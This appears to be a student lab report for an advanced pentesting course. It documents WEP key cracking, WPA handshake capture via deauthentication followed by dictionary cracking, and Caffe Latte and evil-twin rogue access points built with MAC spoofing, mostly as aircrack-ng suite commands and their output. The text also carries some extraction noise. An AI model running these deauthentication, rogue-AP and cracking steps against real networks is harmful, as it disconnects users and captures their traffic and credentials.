

WIFI Attacks

RANVIJAY SINGH & KARAN TANK

Advanced Pentesting

11/25/19


Contents

Part 1 – Wired Equivalent Privacy	2
Router configuration.	2
Step 1 - Start the wireless interface in monitor mode on AP channel	3
Step 2 - Test Wireless Device Packet Injection	4
Step 3 - Start airodump-ng to capture the IVs	5
Step 4 - Use aireplay-ng to do a fake authentication with the access point	6
Step 5 - Run aircrack-ng to obtain the WEP key	6
Part 2 – WPA	7
Router configuration	7
Step 1 – start airodump to look for target AP and collect packets.	7
Step 2 – DE-authenticating the target.	8
Step 3 – cracking the password from the capture file.	9
Part 3 – Client-Side Attacks	10
Attack 1 – Caffe Latte attack	10
Attack 2 – Evil twin	12

Part 1 – Wired Equivalent Privacy


Router configuration.

Login to the router to set up the credentials



Password security - WEP, passphrase – ilovecsi

WEP uses the RC4 algorithm to encrypt the packets of information as they are sent out from the access point or wireless network card. In our attempt to crack the wifi password we are to obtain the key 1 (key used to connect to the router)



Step 1 - Start the wireless interface in monitor mode on AP channel

Initial router is in managed.

```
root@kali:~# iwconfig
wlan0      IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
            Retry short long limit:2   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

eth0        no wireless extensions.

lo         no wireless extensions.
```

Using airmon-ng to put wlan0 network adaptor in monitor mode and conduct reconnaissance over other access points nearby.

```
root@kali:~# airmon-ng start wlan0 9
          ↗ Bluetooth
          ↗ Background
          ↗ Notifications
          ↗ Search
          ↗ Region & Language
          ↗ Universal Access
          ↗ Online Accounts
          ↗ Device
          ↗ Power
          ↗ Display
          ↗ Sound
          ↗ Network
          ↗ System
          ↗ User
          ↗ Help
          ↗ About

PHY      Interface     Driver      Chipset
phy0      wlan0        rt2800usb   Ralink Technology, Corp. RT2870/RT3070
          ↗ mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon
          ↗ mac80211 station mode vif disabled for [phy0]wlan0

root@kali:~# iwconfig
eth0      no wireless extensions.

lo         no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=20 dBm
          ↗ mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon
          ↗ mac80211 station mode vif disabled for [phy0]wlan0
```

Using airodump-ng to monitor access points nearby. Our particular target is the essid Linksys with WEP encryption.

```
root@kali:~# airodump-ng wlan0mon

CH 6 ][ Elapsed: 0 s ][ 2019-11-19 17:56

BSSID      PWR  Beacons #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
00:2A:10:1B:A2:53 -47    2      0  0 11 195  OPN
00:2A:10:1B:A2:52 -46    2      0  0 11 54  OPN
00:2A:10:1B:A2:51 -46    2      0  0 11 195  WPA2 CCMP
00:2A:10:1B:A2:50 -46    2      0  0 11 195  WPA2 CCMP
6E:C4:30:C2:17:34 -1     2      0  0 11 54  OPN
AA:C1:A6:4B:34:A3 -1     3      0  0 11 54  OPN
00:2A:10:1B:99:A3 -65    3      0  0 11 195  OPN
58:6D:8F:FA:51:D2 -32    3      0  0 11 405  WPA2 CCMP
00:2A:10:1B:99:A2 -66    2      0  0 11 54  OPN
00:2A:10:1B:99:A0 -66    3      0  0 11 195  WPA2 CCMP
00:1C:10:8D:0A:F0 -43    1     10  0  6 54  OPN
B8:27:EB:29:BB:12 -40    1     0  0  7 65  WPA2 CCMP
B0:7D:47:C4:BD:E1 -57    2     0  0  1 195  WPA2 CCMP
00:F6:63:1A:80:82 -61    2     0  0  1 54  OPN
B0:7D:47:C4:BD:E0 -57    2     0  0  1 195  WPA2 CCMP
00:F6:63:1A:80:83 -62    3     0  0  1 195  OPN
00:F6:63:1A:80:81 -61    2     0  0  1 195  WPA2 CCMP
00:F6:63:1A:80:80 -60    3     0  0  1 195  WPA2 CCMP
E4:95:6E:45:1D:1E -44    2     1     0  1 360  WPA2 CCMP
00:25:9C:4D:D6:93 -18    4     0  0  6 54  WEP  WEP

          <length: 5>
          Fleming_Guest
          MGT Students
          MGT Staff
          B3310-LEFT
          B3316-LEFT
          <length: 5>
          APPLIED_PROJECT
          PSK Fleming_Guest
          PSK Sktr
          MGT Students
          MGT Staff
          <length: 5>
          linksys
          PSK Students
          MGT Students
          MGT Staff
          <length: 5>
          Fleming_Guest
          MGT Staff
          MGT Students
          MGT Staff
          PSK CSI_Pentest
          PSK linksys
```

Step 2 - Test Wireless Device Packet Injection

Using aireplay-ng to test packet injection. Wireless packet injection is spoofing packets on a network to appear as if they are part of the regular network communication stream. Packet injection allows to intercept, disrupt and manipulate network communication.

```
root@kali:~# aireplay-ng -9 -e linksys -a 00:25:9C:4D:D6:93 wlan0mon
17:57:57 Waiting for beacon frame (BSSID: 00:25:9C:4D:D6:93) on channel 6
17:57:57 Trying broadcast probe requests...
17:57:57 Injection is working!
17:57:59 Found 1 AP

17:57:59 Trying directed probe requests...
17:57:59 00:25:9C:4D:D6:93 - channel: 6 - 'linksys'
17:57:59 Ping (min/avg/max): 0.039ms/6.501ms/14.981ms Power: -8.69
17:57:59 29/30: 96%
```

Step 3 - Start airodump-ng to capture the IVs

The command Airodump-ng -c 6 --bssid 00:25:9C:4D:D6:93 -w '/root/Pictures/wep' wlan0mon will start to collect data packets in a cap file. The WLAN client does not provide its credentials to the Access Point during authentication. Any client can authenticate with the Access Point and then attempt to associate.

Bssid is the mac address of the network adaptor. The stations are the mac addresses of the devices connected to the access point.

The purpose of this step is to capture the IVs generated. This step starts airodump-ng to capture the IVs from the specific access point. The IV is calculated using a state array and properties of the pre-shared password. This is accomplished by creating an array of values equal to the index you want to use in the algorithm. The Index for WEP by default is 256.

```
CH 6 ][ Elapsed: 3 mins ][ 2019-11-19 18:04
          BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:25:9C:4D:D6:93 -8 73    1715   676 0 6 54 WEP WEP     OPN linksys
          BSSID      STATION          PWR     Rate   Lost   Frames Probe
00:25:9C:4D:D6:93 00:C0:CA:97:2B:A4 0 1 - 1 0 15
00:25:9C:4D:D6:93 DC:FB:48:CC:AA:F1 -38 0 - 1 0 444
```

```
root@kali:~#
root@kali:~# airodump-ng -c 6 --bssid 00:25:9C:4D:D6:93 -w '/root/Pictures/wep' wlan0mon

CH 6 ][ Elapsed: 12 mins ][ 2019-11-19 18:12
          BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:25:9C:4D:D6:93 -5 60    6089  171142 39 6 54 WEP WEP     OPN linksys
          BSSID      STATION          PWR     Rate   Lost   Frames Probe
00:25:9C:4D:D6:93 08:6D:41:DC:BD:44 -12 54 - 1 5 189366
root@kali:~/Pictures
```

Step 4 - Use aireplay-ng to do a fake authentication with the access point

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a “DeAuthentication” packet in cleartext. In this state, no new IVs are created because the AP is ignoring all the injected packets. The lack of association with the access point is the single biggest reason why injection fails.

```

root@kali:~# aireplay-ng -1 0 -e linksys -a 00:25:9C:4D:D6:93 -h 00:C0:CA:97:2B:A4 wlan0mon
18:03:34 Waiting for beacon frame (BSSID: 00:25:9C:4D:D6:93) on channel 6
18:03:34 Sending Authentication Request (Open System) [ACK]
18:03:34 Authentication successful
18:03:34 Sending Association Request
18:03:39 Sending Authentication Request (Open System) [ACK]
18:03:39 Authentication successful
18:03:39 Sending Association Request [ACK]
18:03:39 Association successful :-) (AID: 1)

root@kali:~#

```

Step 5 - Run aircrack-ng to obtain the WEP key

We used aircrack-ng to obtain the WEP key from the IVs gathered in the previous steps.

KEY FOUND! Attack successful.

```

Aircrack-ng 1.5.2

[00:00:00] Tested 586153 keys (got 125 IVs)

KB      depth    byte(vote)
0       2/  4     B2( 768) 04( 512) 16( 512) 1C( 512) 2B( 512)
1       97/ 98    45( 256) 01(    0) 02(    0) 03(    0) 07(    0)
2       27/  2     EE( 512) 01( 256) 03( 256) 06( 256) 08( 256)
3       3/ 28     56( 768) 0A( 512) 0C( 512) 29( 512) 41( 512)
4       16/  4     F1( 512) 00( 256) 02( 256) 03( 256) 09( 256)


KEY FOUND! [ F5:10:F6:0D:1F ]
Decrypted correctly: 100%

```

Part 2 – WPA

Router configuration

Login to the router and changed the password encryption to WPA personal. With the password changed to something predictable like a dictionary. Password - superman



Step 1 – start airodump to look for target AP and collect packets.

We now know the bssid of the target router.

```
root@kali:~# airodump-ng wlan0mon

CH  2 ][ Elapsed: 0 s ][ 2019-11-19 18:48

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
B8:27:EB:29:BB:12 -36      3       0     0    7   65  WPA2 CCMP  PSK  SKTR
B0:7D:47:C4:BD:E2 -56      2       0     0    1   54 . OPN
00:F6:63:1A:80:83 -60      2       0     0    1  195  OPN
B0:7D:47:C4:BD:E3 -58      2       0     0    1  195  OPN
00:F6:63:1A:80:82 -59      2       0     0    1   54  OPN
E4:95:6E:45:1D:1E -33      3       0     0    1  360  WPA2 CCMP  PSK  CSI_Pentest
00:F6:63:1A:80:80 -60      3       0     0    1  195  WPA2 CCMP  MGT  Staff
B0:7D:47:C4:BD:E1 -55      3       0     0    1  195  WPA2 CCMP  MGT  Students
B0:7D:47:C4:BD:E0 -56      1       0     0    1  195  WPA2 CCMP  MGT  Staff
00:25:9C:4D:D6:93 -14      0       0     0    6   54  WPA  TKIP  PSK  linksys
00:1C:10:8D:0A:F0 -42      2       24    0    6   54  WPA  TKIP  PSK  CTY06

BSSID          STATION          PWR  Rate   Lost    Frames  Probe
(not associated) 94:B0:1F:1D:A2:C8 -68   0 - 1     0        2
(not associated) 54:99:63:AB:60:BC -76   0 - 1     0        1  Staff
```


Collecting packets flowing to and from the linksys router. The AP has only one device connected to it.

```
root@kali:~# airodump-ng -c 6 --bssid 00:25:9C:4D:D6:93 -w /root/Pictures/wpa wlan0mon

CH 6 ][ Elapsed: 6 s ][ 2019-11-19 18:50

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:25:9C:4D:D6:93 -10 55      78      17   0   6 54 WPA TKIP PSK linksys

BSSID          STATION          PWR Rate Lost Frames Probe
00:25:9C:4D:D6:93 08:6D:41:DC:BD:44 -22  54 -24    0      22
```

Step 2 – DE-authenticating the target.

Since we still haven't collected the handshakes between the AP and the devices connected. We issued a deauthentication command using aireplay-ng, this action will send beacons that will disassociate the device from the access point. Prompting the device user to connect to the AP again and when that happens our dump will capture the HANDSHAKE.

```
root@kali:~# aireplay-ng -0 100 -a 00:25:9C:4D:D6:93 -c 08:6D:41:DC:BD:44 wlan0mon
18:53:27 Waiting for beacon frame (BSSID: 00:25:9C:4D:D6:93) on channel 6
18:53:28 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [65|67 ACKs]
18:53:29 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [67|53 ACKs]
18:53:29 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [64|75 ACKs]
18:53:30 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [10|190 ACKs]
18:53:31 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [18|69 ACKs]
18:53:31 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [16|63 ACKs]
18:53:32 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [18|70 ACKs]
18:53:33 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [36|62 ACKs]
18:53:33 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [65|53 ACKs]
18:53:34 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [48|55 ACKs]
18:53:35 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [14|178 ACKs]
18:53:36 Sending 64 directed DeAuth (code 7). STMAC: [08:6D:41:DC:BD:44] [23|98 ACKs]
```

Step 3 – cracking the password from the capture file.

Using aircrack and the rockyou.txt word list the password was successfully decrypted.

KEY FOUND! Password – superman.

```
root@kali:~# aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 00:25:9C:4D:D6:93 /root/Pictures/wpa-01.cap
Opening /root/Pictures/wpa-01.cap
Read 542798 packets.

1 potential targets

          Aircrack-ng 1.5.2

[00:00:01] 5204/7120748 keys tested (4807.11 k/s)

Time left: 24 minutes, 40 seconds      0.07%
                                         KEY FOUND! [ superman ]

Master Key      : FE 6B D5 03 02 BE B1 41 BC 03 A9 95 32 CA DB 89
                  19 D3 06 DA 35 48 12 55 E1 88 29 FD 3C 15 FA E7

Transient Key   : 66 EE 8C 73 D0 2C 16 17 23 FB 36 E5 DC CD DF A8
                  0B FC C0 EF 46 8A E6 B7 66 62 A1 04 9E DB 95 C6
                  41 5B 55 1A EE 4B BA 2E DC CD A3 BD 16 6A E0 4C
                  D7 FE 74 B3 C2 92 3C BE 91 82 E8 67 55 F7 C2 28

EAPOL HMAC     : 1D A8 07 D5 4C F9 93 73 77 03 45 5F 58 DB 43 2E
root@kali:~#
```

Part 3 – Client-Side Attacks

Attack 1 – Caffe Latte attack

Using airodump we caught a device probing for an AP called monkeyman, this means a device is looking for the AP to connect to (something like auto connect to WI-FI). We will simulate a scenario where we power off the router monkey and create a rouge AP, to which the device probing will connect automatically by using

```
CH 6 ][ Elapsed: 13 mins ][ 2019-11-22 15:54 ][ fixed channel wlan0mon: 4
LOG DVWAScan.zip
SSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:16:B6:DA:A3:52 -23   0     336    20813   0   6 54 WEP WEP   OPN monkeyman
SSID          STATION          Pwr Rate Lost Frames Probe
00:16:B6:DA:A3:52 DC:FB:48:CC:40:DE -2   48 -48      0       8356
00:16:B6:DA:A3:52 88:B1:11:9F:C5:7C -14  54 -18      0       15655
00:16:B6:DA:A3:52 3C:CD:5D:A9:6D:47 -18  11 -24      0       331   monkeyman
```


To set up a rogue AP, we **spoofed the MAC address of our network adaptor** to that of the Target AP that the device is probing to so that the mac address and name match the credentials.

```
root@kali:~# ifconfig wlan1mon down
root@kali:~# sudo macchanger --mac 00:16:B6:DA:A3:52 wlan1mon
Current MAC: 00:c0:ca:97:2c:3a (ALFA, INC.)
Permanent MAC: 00:c0:ca:97:2c:3a (ALFA, INC.)
New MAC: 00:16:b6:da:a3:52 (Cisco-Linksys)
root@kali:~# ifconfig wlan1mon up
root@kali:~#
```

We constructed a little of script that will lease ip addresses to the devices connecting to our rogue AP (we ran into the problem of the devices not being able to obtain ip addresses).

```
root@kali:~# nano /etc/dhcp3/dhcpd.conf
root@kali:~# cat /etc/dhcp3/dhcpd.conf
ddns-update-style ad-hoc;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.2.128 netmask 255.255.255.128 {
option subnet-mask 255.255.255.128;
option broadcast-address 192.168.2.255;
option routers 192.168.2.129;
option domain-name-servers 4.2.2.2;
range 192.168.2.130 192.168.2.140;
}
root@kali:~#
```


We changed to ip forward file. We changed the it from 0 to 1, to enable ip forwarding.



The client associates to an AP that uses WEP, it may or may not be required to authenticate itself before associating, using a shared WEP key. However, the AP is never required to prove that it, in fact, possesses the WEP key. This means that a phony AP (aka evil twin) can be configured with the SSID of a corporate WLAN and any key to lure clients. After a client associates to the phony AP, it will send a few ARP packets—encrypted with the corporate WEP key.

```
root@kali:~# airbase-ng -W 1 -c 6 --essid "monkeyman" wlan1mon
15:54:39 Created tap interface at0
15:54:39 Trying to set MTU on at0 to 1500
15:54:39 Access Point with BSSID 00:16:B6:DA:A3:52 started.
```

```
15:54:47 Client 3C:CD:5D:A9:6D:47 associated (WEP) to ESSID: "monkeyman"
```

The console showed no signs of password capture but shows that it is associated with the rogue AP. But the Wireshark capture shows the authentication key messages.

wlan.fc.type_subtype == 0x04 && wlan.sa == 64:A2:F9:3D:9E:18									Expression...
No.	Time	Source	Destination	Protocol	Length	Info			
99	0.066620947	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1199,	FN=0,	Flags=..	
115	0.087895285	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1200,	FN=0,	Flags=..	
4427	5.61654829	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1412,	FN=0,	Flags=..	
4779	6.115125419	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1437,	FN=0,	Flags=..	
9247	15.258484134	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1559,	FN=0,	Flags=..	
9279	15.279685488	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1562,	FN=0,	Flags=..	
9604	15.596693931	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1586,	FN=0,	Flags=..	
9906	15.903122177	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1611,	FN=0,	Flags=..	
13768	25.267233517	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1838,	FN=0,	Flags=..	
13804	25.288794321	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1841,	FN=0,	Flags=..	
14149	25.604730583	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1867,	FN=0,	Flags=..	
14473	25.920625622	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1891,	FN=0,	Flags=..	
18859	36.599148085	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083,	FN=0,	Flags=..	
18861	36.600372369	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083,	FN=0,	Flags=..	
18867	36.606264438	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083,	FN=0,	Flags=..	
18869	36.607274721	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083,	FN=0,	Flags=..	
18871	36.609251390	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083,	FN=0,	Flags=..	

Attack 2 – Evil twin

Monitoring AP that has devices connected to it, simulating a coffee shop environment. We will DE-authentication the target AP that will make all the devices leave the AP and won't be able to see it. While that happens, we will launch a rogue AP simultaneously so that target user will connect to what seems like to be the real AP of the coffee shop.

CH 6][Elapsed: 6 s][2019-11-26 17:41										
BSSID		PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH ESSID
00:16:B6:DA:A3:52		-3	86	89	66	3	6	54	WPA2 CCMP	PSK monkeyman
WPAScan.zip										
BSSID		STATION		PWR	Rate	Lost	Frames	Probe		
00:16:B6:DA:A3:52		DC:FB:48:CC:40:DE		-2	0 -18	6	7			
00:16:B6:DA:A3:52		D4:4D:A4:F1:04:39		-6	0 - 1	85	108			


To set up a rogue AP, we **spoofed the MAC address of our network adaptor** to that of the Target AP that the device is probing to so that the mac address and name match the credentials.

```
root@kali:~# ifconfig wlanmon down
root@kali:~# sudo macchanger --mac 00:16:B6:DA:A3:52 wlanmon
Current MAC: 00:c0:ca:97:2c:3a (ALFA, INC.)
Permanent MAC: 00:c0:ca:97:2c:3a (ALFA, INC.)
New MAC: 00:16:b6:da:a3:52 (Cisco-Linksys)
root@kali:~# ifconfig wlanmon up
root@kali:~#
```

Started rogue AP with WPA2 encryption and CCMP cipher so that when the user will connect to our AP they will be prompted to establish a handshake again. Where we will also have the credentials for a login or ourselves as well.

```
root@kali:~# airbase-ng -a 00:16:B6:DA:A3:52 --essid "monkeyman" -Z 4 -c 6 wlan0mon
17:36:21 Created tap interface at0
17:36:21 Trying to set MTU on at0 to 1500
17:36:21 Access Point with BSSID 00:16:B6:DA:A3:52 started.
```

We changed to ip forward file. We changed the it from 0 to 1, to enable ip forwarding.



We issued a deauthentication command using aireplay-ng, this action will send beacons that will disassociate the device from the access point. Prompting the device user to connect to the rogue AP and when that happens we will forward the data.

```
root@kali:~# aireplay-ng -0 100 -a 00:16:B6:DA:A3:52 wlan0mon
17:59:12 Waiting for beacon frame (BSSID: 00:16:B6:DA:A3:52) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:59:13 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:13 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:14 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:14 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:15 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:15 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:16 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:16 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:17 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:17 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:18 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:18 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
```

Clients connecting to the rogue AP

```
root@kali:~# airbase-ng -a 00:16:B6:DA:A3:52 --essid "monkeyman" -Z 4 -c 6 wlan0mon
17:59:17 Created tap interface at0
17:59:17 Trying to set MTU on at0 to 1500
17:59:17 Access Point with BSSID 00:16:B6:DA:A3:52 started.

17:59:29 Client D4:4D:A4:F1:04:39 associated (WPA2;CCMP) to ESSID: "monkeyman"
17:59:52 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:04 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:04 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:06 Client DC:FB:48:CC:40:DE reassociated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:06 Client DC:FB:48:CC:40:DE reassociated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:26 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:03:05 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:03:58 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:07:54 Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
```

We captured the authentication packets and by further setting up our system we can steal information and sniff data packets from the targets.

```

1230.. 404.536014430 IntelCor_cc:40:de Cisco-Li_da:a3:52 802.11 48 Authentication, SN=466, FN=0, Flags=.....
1230.. 404.536069059 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 42 Authentication, SN=466, FN=0, Flags=.....
1230.. 404.536863631 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 56 Authentication, SN=535, FN=0, Flags=.....
1230.. 404.539712887 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 43 Authentication, SN=466, FN=0, Flags=.....
1230.. 404.539744551 IntelCor_cc:40:de Cisco-Li_da:a3:52 802.11 181 Association Request, SN=467, FN=0, Flags=....., SSID=monkeyman
1230.. 404.539795171 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 166 Association Response, SN=467, FN=0, Flags=.....
1230.. 404.539873779 Cisco-Li_da:a3:52 IntelCor_cc:40:de EAPOL 143 Key (Message 1 of 4)
1230.. 404.540837789 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 72 Association Response, SN=536, FN=0, Flags=.....
1230.. 404.544098156 Cisco-Li_da:a3:52 IntelCor_cc:40:de EAPOL 144 Key (Message 1 of 4)
1230.. 404.544841930 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 167 Association Response, SN=467, FN=0, Flags=.....
1230.. 404.546558876 IntelCor_cc:40:de Cisco-Li_da:a3:52 EAPOL 173 Key (Message 2 of 4)
1245.. 409.542672162 IntelCor_cc:40:de Cisco-Li_da:a3:52 802.11 54 Deauthentication, SN=469, FN=0, Flags=.....
1247.. 410.300406367 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 151 Probe Response, SN=451, FN=0, Flags=....., BI=100, SSID=monkeyman
1247.. 410.300428950 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 151 Probe Response, SN=451, FN=0, Flags=....., BI=100, SSID=monkeyman
1247.. 410.300428435 Cisco-Li_da:a3:52 IntelCor_cc:40:de 802.11 151 Probe Response, SN=451, FN=0, Flags=....., BI=100, SSID=monkeyman

STA address: IntelCor_cc:40:de (dc:fb:48:cc:40:de)
..... .... 0000 = Fragment number: 0
0000 1111 0110 .... Sequence number: 246
- Logical-Link Control
  - DSAP: SNAP (0xaa)
  - SSAP: SNAP (0xaa)
  - Control field: U, func=UI (0x03)
    Organization Code: 00:00:00 (Officially Xerox, but
    Type: 802.1X Authentication (0x888e)
- 802.1X Authentication
